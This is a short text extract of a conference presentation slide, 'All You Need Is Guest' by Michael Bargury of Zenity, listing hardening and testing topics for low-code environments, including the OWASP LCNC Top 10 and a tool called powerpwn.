
1. Don't overshare
2. OWASP LCNC Top 10

Harden your env

3. Secure configs
4. AppSec

Hack your env

6. powerpwn





AUGUST 9-10, 2023

BRIEFINGS

All You Need Is Guest

Michael Bargury @mbrg0

Zenity